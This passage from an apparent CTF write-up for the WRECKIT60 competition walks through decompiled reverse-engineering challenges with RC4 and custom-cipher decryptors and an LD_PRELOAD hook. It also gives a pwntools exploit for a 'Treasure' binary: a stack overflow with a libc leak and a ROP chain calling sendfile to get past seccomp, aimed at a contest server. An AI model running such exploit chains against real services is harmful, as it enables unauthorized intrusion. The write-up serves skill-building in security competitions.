  strings::concatenate((unsigned int)v19, 2, v9, v16, (unsigned
int)&off_416170, (unsigned int)&v14, (__int64)a5);
  v13 = v14;
  if ( (unsigned __int8)os::write_entire_file(v14, *((_QWORD *)&v14 + 1), v21,
*((_QWORD *)&v21 + 1), 1, a5) == 1 )
  {
    runtime::delete_string(v13, *((_QWORD *)&v13 + 1), *a5, a5[1],
&off_416230);

runtime::delete_slice_proc_array___u8_allocator_runtime::Allocator_loc_runtime:
:Source_Code_Location_____runtime::Allocator_Error_(
      v21,
      *((_QWORD *)&v21 + 1),
      *a5,
      a5[1],
      &off_416260);

runtime::delete_slice_proc_array___u8_allocator_runtime::Allocator_loc_runtime:
:Source_Code_Location_____runtime::Allocator_Error_(
      v26,
      *((_QWORD *)&v26 + 1),
      *a5,
      a5[1],
      &off_416290);
    return 1;
  }
  else
  {
    runtime::delete_string(v13, *((_QWORD *)&v13 + 1), *a5, a5[1],
&off_4161A0);

runtime::delete_slice_proc_array___u8_allocator_runtime::Allocator_loc_runtime:
:Source_Code_Location_____runtime::Allocator_Error_(
      v21,
      *((_QWORD *)&v21 + 1),
      *a5,
      a5[1],
      &off_4161D0);
```

```
runtime::delete_slice_proc_array___u8_allocator_runtime::Allocator_loc_runtime:
:Source_Code_Location_____runtime::Allocator_Error_(
      v26,
      *((_QWORD *)&v26 + 1),
      *a5,
      a5[1],
      &off_416200);
    return 0;
  }
}
```

Main::init

```
C/C++
__int64 __fastcall main::init(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 result; // rax
  char v4; // dl
  char v5; // [rsp+2Fh] [rbp-D9h]
  char v6; // [rsp+77h] [rbp-91h]
  __int64 v8; // [rsp+B8h] [rbp-50h]
  __int64 v9; // [rsp+C0h] [rbp-48h]
  unsigned __int8 v10; // [rsp+D7h] [rbp-31h]
  __int64 v11; // [rsp+E0h] [rbp-28h]
  __int64 v12; // [rsp+E8h] [rbp-20h]

  v12 = 0;
  v11 = 0;
  while ( v12 < 256 )
  {
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98,
      16,
      17,
      v12,
      256);
    *(_BYTE *)(a1 + v12) = v12;
    ++v12;
    ++v11;
  }
```

```
  result = a3;
  *(_BYTE *)(a1 + 256) = 0;
  *(_BYTE *)(a1 + 257) = 0;
  v10 = 0;
  v9 = 0;
  v8 = 0;
  while ( v9 < 256 )
  {
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98,
      26,
      25,
      v9,
      256);
    v6 = *(_BYTE *)(a1 + v9) + v10;
    if ( !a3 )
      BUG();
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98,
      26,
      34,
      v9 % a3,
      a3);
    v10 = *(_BYTE *)(a2 + v9 % a3) + v6;
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98,
      28,
      17,
      v9,
      256);
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98,
      28,
      29,
      v10,
      256);
```

```
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98,
      28,
      42,
      v10,
      256);
    v5 = *(_BYTE *)(a1 + v10);
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98,
      28,
      54,
      v9,
      256);
    v4 = *(_BYTE *)(a1 + v9);
    *(_BYTE *)(a1 + v9) = v5;
    *(_BYTE *)(a1 + v10) = v4;
    ++v9;
    result = ++v8;
  }
  return result;
}
```

Main::crypt

```
C/C++
__int64 __fastcall main::crypt(__int64 a1, __int64 a2, __int64 a3, __int64 a4,
__int64 a5, __int64 a6)
{
  __int64 result; // rax
  char byte; // [rsp+47h] [rbp-41h]
  __int64 i; // [rsp+50h] [rbp-38h]
  __int64 v12; // [rsp+58h] [rbp-30h]

  runtime::assert(a3 == a5, "Input and output slices must have same length",
45, &off_4160D0, a6);
  v12 = 0;
  for ( i = 0; ; ++i )
  {
    result = a3;
```

```
    if ( v12 >= a3 )
      break;
    byte = main::next_byte(a1);
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98,
      47,
      16,
      v12,
      a5);
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98,
      47,
      26,
      v12,
      a3);
    *(_BYTE *)(a4 + v12) = byte ^ *(_BYTE *)(a2 + v12);
    ++v12;
  }
  return result;
}
```

From the main::crypt function we can see the encryption uses **RC4**, which uses a key to generate a keystream, and then XORs the keystream with the file content.
And from main::main we can see that the encryption key is hardcoded and is stored in an array **v26** with 24 bytes.
Since **RC4** is a symmetric stream cipher, the same key is used for both encryption and decryption. So using the key from the main::main, we can write a python script.
solver.py:

```python
import sys, re

KEY = bytes([0x29,0xA4,0x3F,0xAC,0x34,0x70,0x90,0x71,0xD5,0xB4,0xE0,0x75,
             0xE6,0x3F,0x8E,0x62,0x75,0xC2,0x03,0xDF,0xAE,0x46,0x71,0x85])
FLAG_RX = re.compile(br"WRECKIT60\{[0-9a-f]+\}")

def rc4(data, key):
    S = list(range(256)); j = 0
```

```
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) & 0xFF
        S[i], S[j] = S[j], S[i]
    i = j = 0
    out = bytearray(len(data))
    for n,b in enumerate(data):
        i = (i + 1) & 0xFF
        j = (j + S[i]) & 0xFF
        S[i], S[j] = S[j], S[i]
        K = S[(S[i] + S[j]) & 0xFF]
        out[n] = b ^ K
    return bytes(out)

path = sys.argv[1] if len(sys.argv)>1 else "flag.txt.enc"
ct = open(path,"rb").read()
pt = rc4(ct, KEY)
open(path.replace(".enc","")+".dec","wb").write(pt)
m = FLAG_RX.search(pt)
print(m.group().decode() if m else "flag regex not found; cek file .dec")
```

When run we get the flag:

```
 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/wreckit/rev/old-norse : python3 solve.py
WRECKIT60{1278644a3873e8874ea91a544a3cf07dc3f8e39210e847f0f222e16cbc665d2b}
```

Flag: WRECKIT60{1278644a3873e8874ea91a544a3cf07dc3f8e39210e847f0f222e16cbc665d2b}

Dunno [608 Pts]

Given an ELF file and story.md.enc. Immediately decompile using ida. And got these functions:
Main

```C/C++
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  FILE *v4; // rbp
  __int64 v5; // r14
  _DWORD *v6; // rbx
  size_t v7; // rax
  unsigned int v8; // edx
  char *v9; // rax
  unsigned int v10; // esi
  unsigned int v11; // edx
  __int64 v12; // rcx
  unsigned int v13; // edi
  unsigned __int64 v14; // rdi
  FILE *s; // [rsp+10h] [rbp-68h]
  __int64 n; // [rsp+18h] [rbp-60h]
  __int64 v18; // [rsp+28h] [rbp-50h] BYREF
  unsigned int ptr; // [rsp+34h] [rbp-44h] BYREF
  unsigned __int64 v20; // [rsp+38h] [rbp-40h]
```

```
  v20 = __readfsqword(0x28u);
  if ( a1 != 3 )
  {
    __fprintf_chk(stderr, 2, "Usage: %s <input_file> <output_binary_file>\n",
*a2);
    return 1;
  }
  v4 = fopen(a2[1], "rb");
  if ( !v4 )
  {
    perror("Error opening input file");
    return 1;
  }
  s = fopen(a2[2], "wb");
  if ( !s )
  {
    perror("Error opening output file");
    fclose(v4);
    return 1;
  }
  v5 = 0;
  fseek(v4, 0, 2);
  v18 = ftell(v4);
  fseek(v4, 0, 0);
  n = (v18 + 3) / 4;
  v6 = malloc(4 * n);
  if ( !v6 )
  {
    fwrite("Failed to allocate memory\n", 1u, 0x1Au, stderr);
    fclose(v4);
    fclose(s);
    return 1;
  }
  while ( 1 )
  {
    v7 = fread(&ptr, 1u, 4u, v4);
    if ( !v7 )
      break;
    if ( v7 <= 3 )
    {
      v8 = 4 - v7;
      v9 = (char *)&ptr + v7;
      v10 = v8;
      if ( v8 )
```

```
      {
        v11 = 0;
        do
        {
          v12 = v11++;
          v9[v12] = 0;
        }
        while ( v11 < v10 );
      }
    }
    v13 = _byteswap_ulong(ptr);
    if ( v5 )
      v13 = sub_15D0(v13, v6[v5 - 1]);
    v14 = 3019108683LL * v13
        - 4170859393u * ((3019108683u * (unsigned __int64)v13 * (unsigned
__int128)0x1079E1614uLL) >> 64);
    if ( v14 > 0xF89A4380 )
    {
      if ( (int)(((unsigned __int64)(v14
                                     - 4170859393u
                                     - (((v14 - 4170859393u) * (unsigned
__int128)0x79E161422870E03uLL) >> 64)) >> 1)
               + (((v14 - 4170859393u) * (unsigned
__int128)0x79E161422870E03uLL) >> 64)) < 0
        || (v14 -= 4170859393LL, v14 > 0xF89A4380) )
      {
        do
          v14 -= 0x1F1348702LL;
        while ( v14 > 0xF89A4380 );
      }
    }
    v6[v5++] = v14;
  }
  fwrite(v6, 4u, n, s);
  fwrite(&v18, 8u, 1u, s);
  fclose(v4);
  fclose(s);
  free(v6);
  __printf_chk(2, "Packing complete. Output written to '%s'\n", a2[2]);
  return 0;
}
```

sub_15D0

```C/C++
__int64 __fastcall sub_15D0(int a1, unsigned int a2)
{
  unsigned int v2; // edx
  unsigned int v3; // edi
  unsigned int v4; // r8d
  unsigned int v5; // esi

  v2 = ((unsigned __int16)a2 ^ (unsigned __int16)(a2 >> 12)) & 0xFFF ^
HIBYTE(a2);
  v3 = __ROR4__(a1, v2);
  v4 = v2 >> 9;
  LOBYTE(v2) = (v2 >> 5) & 0xF;
  v5 = ((v3 << (16 - v2)) ^ (v3 >> v2)) & (65537 * ((int)(unsigned
__int16)(0xFFFF << v2) >> v2)) ^ (v3 << (16 - v2));
  return ((v5 << (8 - v4)) ^ (v5 >> v4)) & (16843009 * ((int)(unsigned
__int8)(255 << v4) >> v4)) ^ (v5 << (8 - v4));
}
```

From these two functions we get that the ELF packs an input file into an encrypted output:

1. Read 4 bytes at a time from the input. If the last chunk is short, pad with zeros.
2. Byte-swap the 4-byte word
3. For every block after the first, run a bit-twiddling function (**sub_15D0**) that depends on the previous ciphertext block.
4. compute:
   Y = (MUL * x) mod MOD
   With: MOD = 0xF89A4381, MUL = 3019108683
5. Write all y[i] to the output, then append 8 bytes holding the original file size.


Using this info, we can just reverse the process to decrypt the .enc file.
solver.py:

```Python
#!/usr/bin/env python3
import struct, sys

MOD = 0xF89A4381
MUL = 3019108683
INV_MUL = 3010430832  # MUL^{-1} mod MOD
```

```
def ror32(x, r): r &= 31; x &= 0xFFFFFFFF; return ((x >> r) | ((x << (32 - r))
& 0xFFFFFFFF)) & 0xFFFFFFFF
def rol32(x, r): r &= 31; x &= 0xFFFFFFFF; return ((x << r) | (x >> (32 - r)))
& 0xFFFFFFFF

def rol16_each(x, r):
    r &= 15; x &= 0xFFFFFFFF
    lo = x & 0xFFFF; hi = (x >> 16) & 0xFFFF
    if r: lo = ((lo << r) & 0xFFFF) | (lo >> (16 - r)); hi = ((hi << r) &
0xFFFF) | (hi >> (16 - r))
    return ((hi & 0xFFFF) << 16) | (lo & 0xFFFF)

def rol8_each(x, r):
    r &= 7; res = 0
    for i in range(4):
        b = (x >> (8*i)) & 0xFF
        if r: b = ((b << r) & 0xFF) | (b >> (8 - r))
        res |= b << (8*i)
    return res & 0xFFFFFFFF

def sub_15D0_inv(z, prev):
    r = (((prev & 0xFFFF) ^ ((prev >> 12) & 0xFFFF)) & 0x0FFF) ^ ((prev >> 24)
& 0xFF)
    s = (r >> 9) & 0x7
    t = (r >> 5) & 0xF
    v5 = rol8_each(z, s)
    v3 = rol16_each(v5, t)
    a1 = rol32(v3, r)
    return a1 & 0xFFFFFFFF

def bswap32(x):
    return ((x & 0xFF) << 24) | ((x >> 8 & 0xFF) << 16) | ((x >> 16 & 0xFF) <<
8) | ((x >> 24) & 0xFF)

def decode(inp, outp):
    data = open(inp, "rb").read()
    orig_size = int.from_bytes(data[-8:], "little")
    body = data[:-8]
    y = [int.from_bytes(body[i:i+4], "little") for i in range(0, len(body), 4)]

    out = bytearray()
    for i, yi in enumerate(y):
        xi = (yi * INV_MUL) % MOD
        w_be = xi if i == 0 else sub_15D0_inv(xi, y[i-1])
```


```
        out += bswap32(w_be).to_bytes(4, "little")

    open(outp, "wb").write(out[:orig_size])

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print(f"Usage: {sys.argv[0]} story.md.enc story.md"); sys.exit(1)
    decode(sys.argv[1], sys.argv[2]); print("OK -> decoded to", sys.argv[2])
```

When run we get the flag:



Flag: WRECKIT60{5cfd0862dd83b00c76b4a568eb67064b614b752e14121b62dbfac62257b1ba23}

Introc [826 Pts]



Given an ELF file immediately decompile using ida and got this function:
Main

```C/C++
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 i; // rax
  char v5[40]; // [rsp+0h] [rbp-38h] BYREF
  unsigned __int64 v6; // [rsp+28h] [rbp-10h]

  v6 = __readfsqword(0x28u);
  sub_4015C0();
  if ( qword_4034A8 < 0 )
    return 1;
  __printf_chk(2, &unk_4020A0);
  if ( fgets(v5, 28, stdin) )
  {
    for ( i = 0; i != 27; ++i )
    {
      if ( (*((_BYTE *)off_4034C8 + i) ^ (unsigned __int8)v5[i]) != *((_BYTE
*)off_4034B0 + i) )
      {
        puts(aUhh);
```

```
        exit(-1);
      }
    }
    puts(s);
  }
  else
  {
    puts("Error reading input.");
  }
  return 0;
}
```

In short, what it does:

- fgets(v5, 28, stdin), which means the length that the program checks is 27 byte
- Loop if A[i] ^ v5[i] != B[i] => fail
- Therefore the correct input is v5[i] = A[i] ^ B[i], with v5 is user input

Then in the pseudo code we can see that **off_4034C8** points to array A, and **off_4034B0** points to array B. So to extract the key, I used an LD=PRELOAD hook that overrides fgets, dereferences **off_4034C8 and off_4034B0**, computes A ^ B , writes it into the input buffer, and prints the 27-byte result.


Hook.c:

```C/C++
#define _GNU_SOURCE
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <unistd.h>

#define ADDR_OFF_4034B0 0x4034B0UL
#define ADDR_OFF_4034C8 0x4034C8UL

static void dump_ascii(const unsigned char *buf, int n) {
    char out[64]; int k = 0;
    for (int i = 0; i < n; i++) {
        unsigned char c = buf[i];
        out[k++] = (c >= 0x20 && c <= 0x7e) ? c : '.';
    }
    write(2, out, k);
}
```

```c
static void dump_hex(const unsigned char *buf, int n) {
    static const char *hx = "0123456789abcdef";
    char out[128]; int k = 0;
    for (int i = 0; i < n; i++) {
        unsigned char c = buf[i];
        out[k++] = hx[c >> 4];
        out[k++] = hx[c & 0xF];
        if (i + 1 < n) out[k++] = ' ';
    }
    write(2, out, k);
}

char *fgets(char *s, int size, FILE *stream) {
    uintptr_t pB = *(uintptr_t*)ADDR_OFF_4034B0; // pointer runtime ke array B
    uintptr_t pA = *(uintptr_t*)ADDR_OFF_4034C8; // pointer runtime ke array A
    unsigned char *A = (unsigned char*)pA;
    unsigned char *B = (unsigned char*)pB;

    int need = 27;
    int n = (size > need + 1) ? need : (size - 1);
    if (n < 0) n = 0;

    for (int i = 0; i < n; i++) s[i] = A[i] ^ B[i];

    // === Dump ke stderr supaya kamu bisa lihat flag/input yang benar ===
    const char *hdr1 = "\n[solver] XOR result (27 bytes)\nASCII : ";
    write(2, hdr1, strlen(hdr1));
    dump_ascii((unsigned char*)s, n);
    const char *hdr2 = "\nHEX   : ";
    write(2, hdr2, strlen(hdr2));
    dump_hex((unsigned char*)s, n);
    const char *hdr3 = "\nRAW\\x: ";
    write(2, hdr3, strlen(hdr3));
    // \x-escaped
    char esc[27*4+1]; int k=0;
    for (int i=0;i<n;i++) {
        unsigned char c = s[i];
        esc[k++]='\\'; esc[k++]='x';
        static const char *hx = "0123456789abcdef";
        esc[k++]=hx[c>>4]; esc[k++]=hx[c&0xF];
    }
    write(2, esc, k);
    write(2, "\n\n", 2);
    // ====================================================================
```

```
    if (n < size) { s[n] = '\n'; if (n + 1 < size) s[n + 1] = '\0'; }
    return s;
}
```

When we run it, we get the flag:



Flag: WRECKIT60{i'm_sooo_1ntr0vert_;(;(;(;(}

Pwn

Treasure [826 Pts]

Given an ELF file, when we run it:

```
 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/wreckit/pwn/treasure : pwn checksec treasure
[*] '/home/usupek/cysec-thingy/ctf/sources/indo/wreckit/pwn/treasure/treasure'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

```
 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/wreckit/pwn/treasure : ./treasure
leaked: 0x7feb63c82c80
where is the treasure?
[1]    14821 alarm      ./treasure
```

We can see it leaked an address then after approx. 1 secondit triggers sig alarm. Then we proceed to decompile it using ida and got these functions:

Main

```C/C++
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE buf[64]; // [rsp+0h] [rbp-40h] BYREF

  puts("where is the treasure?");
  read(0, buf, 160u);
  return 0;
}
```

sub_12E9

```C/C++
int sub_12E9()
{
  void *v1; // [rsp+0h] [rbp-10h]
  int fd; // [rsp+Ch] [rbp-4h]

  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stderr, 0, 2, 0);
  alarm(1u);
  fd = open("./flag", 0);
  if ( fd < 0 )
  {
    puts("hmmm");
    _exit(1);
  }
  if ( fd != 3 )
  {
    dup2(fd, 3);
    close(fd);
  }
  v1 = dlsym((void *)0xFFFFFFFFFFFFFFFFLL, "puts");
  return printf("leaked: %p\n", v1);
}
```

sub_13EB

```C/C++
__int64 sub_13EB()
{
  __int64 v0; // r8
```

```
__int64 v1; // r9
__int64 v2; // r8
__int64 v3; // r9
__int64 v4; // r8
__int64 v5; // r9
__int64 v6; // r8
__int64 v7; // r9
__int64 v8; // r8
__int64 v9; // r9
__int64 v10; // r8
__int64 v11; // r9
__int64 v12; // r8
__int64 v13; // r9
__int64 v14; // r8
__int64 v15; // r9
__int64 v16; // r8
__int64 v17; // r9
__int64 v18; // r8
__int64 v19; // r9
__int64 v20; // r8
__int64 v21; // r9
__int64 v22; // r8
__int64 v23; // r9
__int64 v24; // r8
__int64 v25; // r9
__int64 v26; // r8
__int64 v27; // r9
__int64 v28; // r8
__int64 v29; // r9
__int64 v30; // r8
__int64 v31; // r9
__int64 v32; // r8
__int64 v33; // r9
__int64 v35; // [rsp+0h] [rbp-A0h]
__int64 v36; // [rsp+0h] [rbp-A0h]
__int64 v37; // [rsp+0h] [rbp-A0h]
__int64 v38; // [rsp+0h] [rbp-A0h]
__int64 v39; // [rsp+0h] [rbp-A0h]
__int64 v40; // [rsp+0h] [rbp-A0h]
__int64 v41; // [rsp+0h] [rbp-A0h]
__int64 v42; // [rsp+0h] [rbp-A0h]
__int64 v43; // [rsp+0h] [rbp-A0h]
__int64 v44; // [rsp+0h] [rbp-A0h]
__int64 v45; // [rsp+0h] [rbp-A0h]
```

```
__int64 v46; // [rsp+0h] [rbp-A0h]
__int64 v47; // [rsp+8h] [rbp-98h]
__int64 v48; // [rsp+8h] [rbp-98h]
__int64 v49; // [rsp+8h] [rbp-98h]
__int64 v50; // [rsp+8h] [rbp-98h]
__int64 v51; // [rsp+8h] [rbp-98h]
__int64 v52; // [rsp+8h] [rbp-98h]
__int64 v53; // [rsp+8h] [rbp-98h]
__int64 v54; // [rsp+8h] [rbp-98h]
__int64 v55; // [rsp+8h] [rbp-98h]
__int64 v56; // [rsp+8h] [rbp-98h]
__int64 v57; // [rsp+8h] [rbp-98h]
__int64 v58; // [rsp+8h] [rbp-98h]
__int64 v59; // [rsp+10h] [rbp-90h]
__int64 v60; // [rsp+10h] [rbp-90h]
__int64 v61; // [rsp+10h] [rbp-90h]
__int64 v62; // [rsp+10h] [rbp-90h]
__int64 v63; // [rsp+10h] [rbp-90h]
__int64 v64; // [rsp+10h] [rbp-90h]
__int64 v65; // [rsp+10h] [rbp-90h]
__int64 v66; // [rsp+10h] [rbp-90h]
__int64 v67; // [rsp+10h] [rbp-90h]
__int64 v68; // [rsp+10h] [rbp-90h]
__int64 v69; // [rsp+10h] [rbp-90h]
__int64 v70; // [rsp+10h] [rbp-90h]
__int64 v71; // [rsp+98h] [rbp-8h]

v71 = seccomp_init(0);
if ( !v71 )
{
  puts("hmm");
  _exit(1);
}
seccomp_rule_add(v71, 2147418112, 0, 1, v0, v1, 0x400000000LL, 0, 0);
seccomp_rule_add(v71, 2147418112, 1, 1, v2, v3, 0x400000000LL, 1, 0);
seccomp_rule_add(v71, 2147418112, 1, 1, v4, v5, 0x400000000LL, 2, 0);
seccomp_rule_add(v71, 2147418112, 40, 2, v6, v7, 0x400000000LL, 1, 0);
seccomp_rule_add(v71, 2147418112, 3, 0, v8, v9, 0x400000001LL, 3, 0);
seccomp_rule_add(v71, 2147418112, 60, 0, v10, v11, v35, v47, v59);
seccomp_rule_add(v71, 2147418112, 231, 0, v12, v13, v36, v48, v60);
seccomp_rule_add(v71, 2147418112, 35, 0, v14, v15, v37, v49, v61);
seccomp_rule_add(v71, 2147418112, 15, 0, v16, v17, v38, v50, v62);
seccomp_rule_add(v71, 0, 2, 0, v18, v19, v39, v51, v63);
seccomp_rule_add(v71, 0, 257, 0, v20, v21, v40, v52, v64);
```

```
  seccomp_rule_add(v71, 0, 437, 0, v22, v23, v41, v53, v65);
  seccomp_rule_add(v71, 0, 10, 0, v24, v25, v42, v54, v66);
  seccomp_rule_add(v71, 0, 9, 0, v26, v27, v43, v55, v67);
  seccomp_rule_add(v71, 0, 25, 0, v28, v29, v44, v56, v68);
  seccomp_rule_add(v71, 0, 59, 0, v30, v31, v45, v57, v69);
  seccomp_rule_add(v71, 0, 322, 0, v32, v33, v46, v58, v70);
  if ( (unsigned int)seccomp_load(v71) )
  {
    puts("hmmm");
    _exit(1);
  }
  return seccomp_release(v71);
}
```

From these functions we get that there's a constructor that have a sig alarm(1), leaks libc puts address, and load ./flag to fd 3. There's also a seccomp setup that does:

- Allows only a small set of syscalls
- Blocks open, mmap, mprotect, execve
- Sendfile is allowed, and flag is already open as fd 3

So the exploit flow: get libc base from puts address -> build ROP chain that calls libc.sendfile -> send payload when read() is waiting

solver.py:

```python
from pwn import *
import re

# --- config ---
BIN_PATH  = './treasure_patched'
LIBC_PATH = './libc.so.6'
HOST      = "143.198.215.203"
PORT      = 20037
# --------------

context.binary = ELF(BIN_PATH)
elf  = context.binary
libc = ELF(LIBC_PATH)

OFFSET = 72  # buf(64) + saved RBP(8)

def get_io():
    if HOST and PORT:
```

```
        return remote(HOST, PORT)
    else:
        return process(BIN_PATH)

def find_gadget_any(objs, mnem_list):
    for obj in objs:
        try:
            g = ROP(obj).find_gadget(mnem_list)
            if g: return g.address
        except Exception:
            pass
    return None

def build_chain(libc_base):
    libc.address = libc_base

    sendfile = libc.symbols.get('sendfile') or libc.symbols.get('sendfile64')
    assert sendfile, "No sendfile/sendfile64 in libc"

    rop = ROP(libc)
    try:
        rop.ret2ret()
    except Exception:
        try:
            rop.raw(ROP(libc).find_gadget(['ret']).address)
        except Exception:
            pass

    COUNT = 0x4000
    rop.call(sendfile, [1, 3, 0, COUNT])

    return rop.chain()


def parse_leak(line):
    m = re.search(rb'leaked:\s*(0x[0-9a-fA-F]+)', line)
    if not m:
        return None
    return int(m.group(1), 16)

def main():
    io = get_io()

    data = io.recvuntil(b'\n', drop=False, timeout=2) or b''
```

```
    buf  = data
    try:
        buf += io.recvuntil(b'where is the treasure?', timeout=1)
    except:
        pass

    log.info(buf.decode('latin-1', 'ignore'))

    leak = parse_leak(buf)
    if not leak:
        log.warning("Ga nemu leak di banner, coba recv lagi…")
        more = io.recvuntil(b'where is the treasure?', timeout=2)
        buf += more
        leak = parse_leak(buf)

    assert leak, "Tidak menemukan 'leaked: 0x...' dari constructor"

    log.success(f"puts leak      : {hex(leak)}")

    puts_off = libc.symbols['puts']
    libc_base = leak - puts_off
    log.success(f"libc base      : {hex(libc_base)}")

    payload  = b'A' * OFFSET
    payload += build_chain(libc_base)

    log.info(ROP(libc).dump())
    io.sendline(payload)

    io.shutdown('send')
    data = io.recv(timeout=2) or b''
    data += io.recv(timeout=2) or b''
    log.success(f"RECV ({len(data)} bytes):\n{data[:512]!r}")
    io.close()

    io.interactive()

if __name__ == '__main__':
    main()
```

When run we get the flag:

```
 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/wreckit/pwn/treasure : python3 solve.py
[*] '/home/usupek/cysec-thingy/ctf/sources/indo/wreckit/pwn/treasure/treasure_patched'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    RUNPATH:    b'.'
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[*] '/home/usupek/cysec-thingy/ctf/sources/indo/wreckit/pwn/treasure/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    FORTIFY:    Enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
